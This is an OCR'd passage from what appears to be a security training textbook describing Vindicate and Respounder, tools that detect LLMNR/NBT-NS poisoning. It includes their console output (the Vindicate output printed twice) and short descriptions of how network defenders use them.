


```
C:\Users\Administrator\Downloads\VindicateTool-master\VindicateTool-master\ReleaseBinaries>VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

It appears the application is running as an elevated administrator! This is not required and isn't a good idea. Seriously.
Unable to load mDNS service (Only one usage of each socket address (protocol/network address/port) is normally permitted). Di
sabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Spoofing confidence level adjusted to Low
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Spoofing confidence level adjusted to Medium
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
```

https://github.com

Respounder

- Respounder helps security professionals to **detect rogue hosts running responder** on public Wi-Fi networks



```
┌─[attacker@parrot]─[~/Downloads/respounder-master]
└──╼ $./respounder

     .'/
    / (            .----------------.
    [ ]███████████|// RESPOUNDER //|
    ) (            '----------------'
    '_'

[eth0]     Sending probe from 10.10.1.13...     responder detected at 10.10.1.9
┌─[attacker@parrot]─[~/Downloads/respounder-master]
└──╼ $
```

https://github.com


Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.




```
C:\Users\Administrator\Downloads\VindicateTool-master\VindicateTool-master\ReleaseBinaries>VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

It appears the application is running as an elevated administrator! This is not required and isn't a good idea. Seriously.
Unable to load mDNS service (Only one usage of each socket address (protocol/network address/port) is normally permitted). Di
sabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Spoofing confidence level adjusted to Low
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Spoofing confidence level adjusted to Medium
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
```

Figure 6.35: Screenshot showing the output of Vindicate

- **Respounder**

  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.



